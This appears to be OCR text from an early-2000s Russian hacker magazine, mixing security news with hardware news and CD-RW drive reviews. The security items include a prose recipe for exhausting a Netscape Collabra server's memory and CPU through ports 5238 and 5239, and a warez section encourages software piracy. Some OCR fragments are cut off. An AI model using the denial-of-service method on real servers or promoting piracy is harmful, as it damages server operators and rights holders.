Запрос такого вида даст тебе доступ к исходнику доски. Для работы с дыркой потребуется сходить на неё по WWW, дабы рассмотреть нужный valid forum name, т. е. настоящее имя форума.
Уязвимость уже поправлена, выпущена новая версия, апгрейд-патч, даны рекомендации по ручному устранению проблемы. Подробности здесь, на официальном сайте BBS Forum:
www.extropia.com/hacks/bbs_security0.html.

АнтиДырка или Save the bugs!

В эксклюзивном интервью X, tf8 высказался о необходимости сохранения уязвимостей от широких масс. Эта идея становится всё более и более популярной в "верхах" и вызывает гневное негодование "низов". Если перейти от общих слов к конкретной информации, то стоит сообщить, что проект AntiSecurity (http://anti.security.is/index.php?lang=ru), образованный ADM и w00w00 security analyzing teams, выступил с предложением не давать свободного доступа к информации о появляющихся уязвимостях. Резкое решение идеологи объясняют тем, что таким образом можно значительно уменьшить количество взломов за счёт прикрытия доступа к инфе script kiddies`ам. Естественно, предполагают они, багов от этого обнаруживаться будет не меньше, просто их основная часть закончится private-релизами, которые увидят лишь некоторые. Главными "источниками заразы" идеологи считают различные security-новостные ленты bugtraq, регулярно обновляемые сайты о security. В качестве ярчайшего примера приводятся www.securityfocus.com и packetstorm.securify.com. По словам создателей проекта, свободный доступ к информации по уязвимостям и эксплойтам по ним приводит к массовым хаотичным взломам.
X не может похвастаться однозначным мнением по этому вопросу. С одной стороны, неплохо обезопасить системы, таким образом подталкивая хакерские команды к большей мозговой активности. Ведь честно говоря, даже самые толковые админы порой прокалываются именно на тех уязвимостях, которые были обозначены за 2 часа до взлома в багтреке. То есть взлом становится не ремеслом, а спортом, когда важнее не ум, а оперативность доступа к инфе. С другой стороны, все вышесказанное абсолютно противоречит концепции хакерства. Информация должна быть доступной! Ещё в манифесте "Save the bugs" говорилось, что "настоящие хакеры постоянно заняты работой, просто мы её не видим". Простите за наглость, но слишком много людей "старой школы" прикрываются этим, заслоняя собственное безделье.
А так, я сильно сомневаюсь, что поддержки действительно авторитетных security-команд будет достаточно, чтобы прикрыть вполне серьёзные проекты, вроде SecurityFocus, которые имеют прибыль как раз за счёт выставления эксплоитов для script kiddies.

Не успел пройти шок от серьезных проблем с Netscape Enterprise$ server, как порадовала Netscape Collabra, из набора SuiteSpot. Сервер рассчитан на работу с news-конференциями. Проблема с безопасностью связана с возможной перегрузкой оперативной памяти и CPU. Предварительно стоит отметить, что помимо классического 119-го порта сервер открывает несколько “сервисных” TCP - 5238, 5239 и 20749. Какую же бяку можно сотворить с “оголённым задом” сервера? После посылки chapter-мусора на TCP 5238 в объёме 4-5K происходит разрыв соединения. После чего съедается ~5K оперативки, которые в течение работы так и не восстанавливаются. На первый взгляд, это неразумный минимум, но для его преобразования в максимум требуется множество подключений с посылкой флуда. Сервер не имеет, по умолчанию, лимитов на количество сессий, так что за длительное время можно полностью забрать память, сделав сервак неработоспособным.

Еще хуже для разработчика и админа сервера обстоят дела с 5239 портом. При посылке 7-значной (и более) последовательности, файл srchs.exe подгрузит ЦП на 100%!

Как исправить: закрыть доступ к 5238, 5239 всем, кто не относится к Trusted group.

Человек, обнаруживший уязвимость, за месяц до публикации информации несколько раз связывался с разработчиками Netscape по электронной почте и телефону, предупреждая о проблеме. Как видите, ничего исправлено не было.



FreeBSD+Kerberos IV

Инфа из FreeBSD advisory (www.freebsd.org/security).

Проблема касается системы, где опционально была установлена поддержка Kerberos IV. Точкой применения атаки оказывается telnetd-демон, где аутентификация происходит с использованием алгоритма Кербероса. Если говорить о конкретной части программы, то выделится проблема с libkrb-библиотечкой, а соответственно, и самим telnetd, поддерживающем krb.

Выполняя обращение к kdc_reply_cipher() во время проведения аутентификации krb, можно устроить переполнение буфера в системе. В результате можно выполнить нужный нам код с более высокого юзерского уровня.

Уязвимости подвержены системы в промежутке от stable 3.5 до 4.2, уже свободной от рассматриваемой дырки по умолчанию. То есть оптимальный вариант - обновить систему. Если этого делать не хочется, то следует установить патч с сайта Фрей, или, для совсем крутых, выполнить следующий код с прав рута:

```
# cd /usr/src
# patch -p < /path/to/patch
# cd /usr/src/kerberosIV
# make depend && make all install
# cd /usr/src/libexec/telnetd
# make depend && make all install
```

http://packetstorm.securify.com/advisories/freebsd/FreeBSD-SA-01:25.kerberosIV



Константин Буряков aka p0r0h (p0r0h@ixbt.com)



32MB на обычной 3.5 дискете?

Да, это реальность, а не сказки пьяного Пороха. Умные японские мужи из компании Matsushita выпустили любопытный дисковод LK-RF240UZ, который работает с 120/240Mb Super Disk'ами, а также с обычными дискетами 3.5 дюйма (1.44 MB), но уже размещая на них до 32MB данных!




Правда, меня терзают смутные сомнения насчёт надёжности хранения информации таким оригинальным способом, но всё же этот девайс от Matsushita довольно интересен.

И пока что не ясно, когда этот модифицированный SuperDisk-накопитель появится у нас в продаже (и по каким ценам), но говорят, что в Японии его уже можно найти на прилавках магазинов. Как знать, может Matsushita и нашу страну не обделит своим вниманием...

Новая разработка ABIT

Компания ABIT пробует себя всё в новых и новых ролях. Вот и сейчас она выпустила две новые довольно интересные платы: AC10 и AC11.



Что же в них интересного? Сам посуди: плата AC10 представляет из себя комбинацию 56K-модема на чипе Motorola SM56 AC-L и звуковой карты 5.1 (на микросхеме AD1885), а на плате AC11 помимо 56K модема (чипсеты Conexant 11246, 20463-11) и звуковой карты 5.1 (AD1885) также установлен контроллер HomePNA (Home Phone line Networking Alliance) от Intel, который предназначен для построения домашних сетей при помощи обычной телефонной линии (1Mb/s Ethernet). Правда мне думается, что многие наши российские юзвери могут забыть об этой дополнительной возможности, прежде всего из-за голимого качества наших АТС'ок.

А так, я бы считал предложенные девайсы оптимальным выбором ограниченного финансами пользователя, которому требуется одновременно модем + звуковуха.

Прибауда для мышки


В одном из прошлых выпусков хард-ньюсов я уже рассказывал о неком оригинальном приспособлении - амортизаторе для шнура мышки. И вот теперь хочу представить на твой суд не менее любопытный продукт от фирмы Everglide, ранее знаменитой своими игровыми ковриками.



Это - Mouse Skatez, набор, состоящий из двух десятисантиметровых ленточек из тефлона и небольшого пакетика изопропиленового спирта (для чисто технических целей ;)). С его помощью компания Everglide предлагает значительно улучшить работу мышки. Для этого нужно обработать скользящую поверхность манипулятора изопропиленовым спиртом, а затем наклеить на мышиные ножки тефлоновые ленточки. Как известно, тефлон обладает очень высокой устойчивостью к трению, и благодаря этому механическому свойству мышка забегает гораздо свободнее и быстрее, что, безусловно, пригодится не только хардкорным игрокам в Quake, например, но и остальным юзверям и хацкерам. Если вы вдруг почувствовали острую необходимость сделать апгрейд своей любимой мышки, то можете заказать Mouse Skatez прямо на сайте производителя (http://www.everglide.com) за 7 бакинских (стоимость доставки включена).



Убийца GeForce2 MX



Nvidia длительное время контролировала ситуацию практически на всех рынках 3D-видеокарт: от бюджетного до high-end. Особенно популярен был GeForce2 MX.

И всё у вышеозначенного производителя было шоколадно... до появления новой видюхи ATI Radeon 32MB DDR LE.


Приставочка "LE" должна была, в принципе, обозначать отличие от обычного дорогого ATI Radeon 32MB DDR по аналогу, как "MX" от GeForce2 GTS у Nvidia. Но если полукастрированный GeForce2 MX действительно сильно отличается от GeForce2 GTS, то с ATI Radeon 32MB DDR LE сложилась несколько иная ситуация ;). Дело в том, что ATI не обрезала шины данных у своего чипсета, а просто немного понизила частоты у чипа/памяти до 148 МГц, отключив технологию HyperZ в драйверах. Напомню, что у обычного RADEON 32MB DDR - 166 МГц по памяти и чипу. Но на такой "хитрый" ход нашлось не менее простое решение :). Всё это лечится популярной программкой-разгонялкой PowerStrip (качаем отсюда www.entechtaiwan.com/ps.htm), у которой, кстати, в последней версии уже появилась опция "включить HyperZ".

САМЫЙ ШУСТРЕНЬКИЙ ИЗ GEFORCE2 MX


Компания Leadtek всерьёз решила сломать устоявшиеся стандарты и выпустила свою самую оверклокерскую видюху на GeForce2 MX.

Новинка называется WinFast GeForce2 MX SH Pro и комплектуется 5-наносекундной (!) SDR SDRAM от EtronTech, благодаря которой память уже по умолчанию будет тактоваться на 200 МГц. А за счёт использования массивного кулера и радиатора, у WinFast GeForce2 MX SH Pro ядро работает на частоте 190 Мгц! Кстати, эта карточка умудряется обладать ещё и большим потенциалом к разгону. Благодаря использованию шестислойной PCB память на этой видеокарте может быть разогнана до 240 Мгц (!!!). Просто рекордного для GeForce2 MX значения! Следовательно, и производительность эта карточка показывает соответствующую. Из дополнительных плюсов можно отметить наличие фирменной технологии мониторинга температуры чипа, подаваемого на него напряжения и скорости вращения вентилятора (весьма полезные фичи для оверклокеров).


Стоит же эта видюха порядка 140 американских президентов. В общем, истинным фанатам продукции Nvidia и экстремального оверклокинга можно с уверенностью рекомендовать WinFast GeForce2 MX SH Pro, хотя мне гораздо более симпатичен Radeon LE 32MB DDR ;).







Мечта варезника




SideX (sidex@xakep.ru)

Напряжение

Что такое варез, я думаю, объяснять не следует, ибо данным продуктом прогресса ты пользуешься постоянно. Но именно пользуешься, а так мог бы быть СОЗДАТЕЛЕМ вареза. Тебе всего-то надо: хороший канал (просто супервариант при таком раскладе - Инет по спутнику, NTVi или EuropeOnline, об этом мы ещё напишем), доступ к варезным серверам, внимание к обзорам свежего софта и немного житейской мудрости :). Всё перечисленное поиметь не так уж сложно, и по получении возникает некоторая трабла: куда девать то полученное, как передать приятелю, который может помочь в тиражировании, на чём продавать "эксклюзивный" варез?


Странный вопрос получается... Еще года четыре назад, может, даже и два, это было проблемой, но не сейчас. Сегодня можно приобрести панацею от всех бед варезника - CDR(W)-девайс за вполне приемлемые бабки! Но всё-таки возникает обозначенное в заголовке напряжение: а какую модель выбрать, на SCSI или IDE, на какой скорости записи/перезаписи?

TEAC CD-W512EB



Производитель, явно полюбившийся российскому пользователю. Хотя не было практически рекламы в прессе, на радио и телевидении. Даже наш журнал вспомнил про него лишь в последних номерах, воспроизводя мыльный сериал "Вечный апгрейд".

Прояснилась интересная тенденция: Тик заимел нехилую поддержку со стороны его дилеров. В какую фирму ни позвонишь, вопрошая про CDRW с оптимальной ценой-качеством, отвечают: "Берите Тик, у нас его быстро разбирают" :). Действительно, цена и качество на уровне: за 180-190$ продаётся добротная, рекомендованная многими, 12X модель, а за 130$ - 8X. Дабы оказаться в струе прогресса, мы расскажем о первом, более быстром и новом CD-W512EB.



Внутри коробки куча хлама. Из ценного - легальная версия Nero burn, на мой взгляд, лучшего софта для нарезки болванок, помимо классического Easy CD-creator.

Стандартный "одноголовочный" IDE-шлейф, аудио-коннектор, CDR и CDRW чистые диски, поддерживающие запись на высокой 16X-скорости. Естественно, также прилагаются RTFM`ы на нескольких языках. Отмечу, что в России не всегда можно найти RTL-версию железки, так как рынок наполнен более дешёвыми OEM-версиями. К примеру, мне к TEAC CDRW X8 вообще не приложили ни софта, ни мануала... OEM, понимаешь




Пустота белых красок: русская зима wuz here :)

ли! Но зато так ты сможешь сэкономить 20-30$, взяв "чисто российский" вариант.

Внешний вид, как обычно, радует глаз, уставший от буйных красок и рельефа HP-девайсов. Ничего лишнего, нет даже логотипа конторы и названия модели.


Установка всего этого минимализма, как водится, проблем не вызвала, так что сразу переходим к тестам.




Как видишь, вполне неплохо работает машинка: читает и рипает шустро, проц подгружает минимально. Большой плюс новой модели, по сравнению с предыдущим W58E - значительно более чёткое и качественное снятие аудиотреков в WAV`ы. Прежний Тик сильно хромал с этим делом, порой вынуждая к серьёзным занижениям

мательней и разыскать графические тесты 58-й модели (предшественницы), то в новых графиках не будет прежней убедительности и крутости...

Читатель постоянно жалуется, что мы грузим "нереальными" - теоретическими - тестами, в то время как нужны примеры РЕАЛЬНОЙ работы девайса. Here we go! Вот пример работы софтины с прилагаемым Nero Burn. Для сравнения взят привод у Ямахи.




Приятным новшеством стала технология Burn Proff, что даёт тебе возможность одновременно работать за компом и нарезать диски. С прежней моделью такого бы не получилось: сжирались почти все ресурсы и



наступал конкретный системный лаг на всё время записи :(. Приятна новая опция: достаточно нажатия классического Ctrl+Alt+Del - и запись остановится! Для продолжения просто нажимаешь Esc.

Для тестирования работы в качестве пишущего девайса, мы подогнали 4X-12 CDR диски (Yamaha, Princo, Samsung, TDK), CDRW на 4X (TDK, Princo, Yamaha) и высокоскоростные 4-12X (Yamaha, Plextor, TDK, Ricoh).




Тестирование проводилось по принципу CD2CD, т. е. полной перезаписи с одного источником, на наш Тик, который, соответственно, был приёмником.

По тестам получилось, что новая модель явно опережает предшественницу (58E) во всех случаях, кроме записи 4X скоростного диска малоизвестного производителя.

В среднем, двенадцатискоростная модель опережала "восьмёрку" на 20%, что не соответствует 50% разнице по "номиналу". Таким образом, избегая излишних технических подробностей и графической информации, предлагаю сделать вывод :). Разница в цене между TEAC CD-W512EB и W58E (порядка 50$) ничем не обоснована. И если тебе не нужны опции Burn Proff, и ты не собираешься часто рипать музыку с сидюков, логично сэкономить, взяв недорогую 8X модель.

Creative Labs CDRW-Blaster

Снова Креатив... Никуда от него не деться. И тут снова его любимая торговая марка - Blaster. Столько же пафоса отражено в RTL-упаковке девайса и проводимой рекламной кампании!



Хотя, судя по цене девайса (порядка 230$) и темпам продаж, получился не очень-то успешный образец (в коммерческом смысле). Ну а нам разве коммерческая успешность нужна? Нет, конечно! Вместо разговоров о продвижении на пользовательский рынок, мы расскажем о реальных тестах и практичности юзания. А если подойти совсем конкретно, то важно будет и то, что прилагается к приобретаемому агрегату. Давай взглянем.




Вот такие дела получаются: софт для нарезки - Nero Burn (уже классикой стал), шлейф IDE, шнурок для звука, abCD-софт для записи болванок, один чистый CDR и CDRW. Диски, заме-


пермены не успели выпустить своё :)), а приложенные Verbatim`ом.
Инсталляция прошла путём: 98-е, ровно как W2k сразу заметили запихнутый привод и без проблем обозначили его модель. Как только всё завершилось по части инсталла, я ребутнулся и принялся совать разные диски в девайс. Процесс понравился: работает тихо, лоток выезжает без проблем, даже некоторое физиологическое удовольствие получаешь от этого :))).
Когда удовольствие прошло, началось реальное тестирование, всё с тем же Nero Burn. Скорость работы и прочую байду мы тестили тем же тестом, что и предыдущий девайс. То есть происходил перегон с одного сидюка на CDR/CDRW в нашем приводе. Как источник юзался Ricoh`овский MP9120A. Работа проходила с 650- и 700-мего-выми одноглазыми следующих контор: TDK, Yamaha, Princo и Ricoh.
Диски писались на 10X и 12X, в зависимости от “степени прогрессивности”: серьёзная часть CDRW просто не поддерживают скоростей свыше 10X. Запись отняла 5-7 минут нашего драгоценного времени на каждый образец :).



Была замечена странная опция Nero, при работе с Креативом. Это произошло при перезаписи AudioCD. Естественно, никаких глобальных аномалий не было, просто девайс без спроса владельца стал занижать скорость записи. То есть, если ты установил 10X, то не факт, что запись произведётся именно на выбранном параметре. Понятно, что занижение сделано из заботы о пользователе: чтобы все твои дисочки записывались без глюков и поскрипываний. Хотя, когда критична скорость, а не качество, эта фишка может и помешать. К примеру, каждую пятницу в 20-00 на www.xakep.ru у нас происходит интернет-радиовещание станции “IP Sound”. И приходится писать компакты с музыкой под это дело из закаченных mp3`шек (ну не можем мы из mp3 вещать, вот такой у нас кривой энкодер). Ну а теперь прикинь, 30 минут до эфира, я, естественно, все проспал, нужно срочно закатать на CD всю музыку, а CDR заявляет: “Я тут помедленнее все это буду писать, чтоб не глючило”.
Рассуждать о скорости записи дисков и качестве их чтения не хочется. А хочется рассказать о прикольной фишке record`а музыки и прочей ботвы “On air”: ты вставляешь свой кассетный/MD-плеер в Line-in-вход карточки (акцент на Creative Live!, естественно), пускаешь музон в линию, и резак заливает болванки параллельно с потоком звука. Прикольно! Как уже было отмечено, CDR адаптирован на работу со звуковухой “Live!”, да к

Но всё же вернёмся к тестам по записи одноглазых. В данном случае юзалась прога CloneCD, поддерживающая основную идею теста - перегона одного CD на другой. Скорость тестили на классическом агрегате - CD Speed.






Если приглядеться к графику, можно заметить, что драйв несколько сильнее обычного подгружает проц, даже на минимальных скоростях (1X, к примеру). Тест был проделан несколько раз, но результат оказался одинаковым.
Также был запущен серебряный музыкальный диск. Но и тут на 1X-скорости случилась шняга: проц перегружается. А так - качество на уровне.
Взаимодействие с SoudBlaster Creative Live! Platinum, безусловно, порадовало. Что в контексте журнала может привести разве что к ещё одной хвалебной статье на тему Платинума :). Так что не будем гнать, и перекинемся уже на следующий девайс.

Ricoh MP7120A




Следующим девайсом получился продукт небезызвестного Ricoh. Эта контора являлся отражением высокой цены, качества и престижа. А потому как из всей этой красоты нам с тобой нужно было только второе, журнал и не писал о данных продуктах вообще! Да и сейчас бы не написал, так как для тестирования была предложена не эта модель, а её новая вариация MP9120A, что на сотню долларов дороже. Но мы все-таки разыскали менее дорогую модель - обозначенную в заголовке - и ее-то и потестили. За этот аппарат тебе придётся победнеть на 170 и 190 баксов за OEM и Retail версии соответственно.
Эта игрушечка соответствует спецификации Orange Book часть 3 насчёт требований к высокоскоростным CDRW`ам. На записи характеристики, естественно, не обрываются: как и всякий другой драйв 12X, этот читает диски на 32X-скорости. Читает неплохо, это видно на прилагаемом графике.



Получается средняя скорость чтения порядка 24x; минимум - 14, а максимум - в районе 31,5. Что ж, это совсем неплохо, особенно если замечать лишь max-speed параметр :).

Снова пишем болванки с Nero Burn. Так получилось, что этот драйв тестился последним, и под рукой уже не было "совсем чистых" CDRW-дисков :(. Поэтому в результате мы прогнали этот девайс через совсем другой тест. А именно - Erase`е диска, то есть его освобождению от имеющихся данных.



Лучше бы у нас были чистые диски и мы не увидели эту шнягу... Диск отмывался порядка 10-12 минут! :(Замечу, что на других приводах, с которыми я работал, таких проблем не было.

Перекидка "на лету" с диска на диск прошла успешно. По результатам, я мог бы рекомендовать использовать как источник наиболее быстрый сидюк.

Работа с CD-audio прошла успешно. Увлекшись процессом, я прослушал несколько полновесных компактов (хех, это всё дурное влияние имевшейся выделенки и IRC-клиента :). По странному стечению обстоятельств, 3 из 4-х CD были лицензионными, а значит, их можно было принять за эталон. Получилось, что из 50 "лицензионных" треков траблы, то есть прерывания звука, затяжки, изменения тонов и прочий кал, случились только на 2-х дорожках по одному разу. Когда вся музыка была прослушана, и IRC порядком надоел, я, пользуясь служебным положением, перекатал два казённых CD-audio диска в mp3. Естественно, не для нужд редакции, а для личной прослушки дома :). И прикинь: ни одного убитого/запоротого трека!

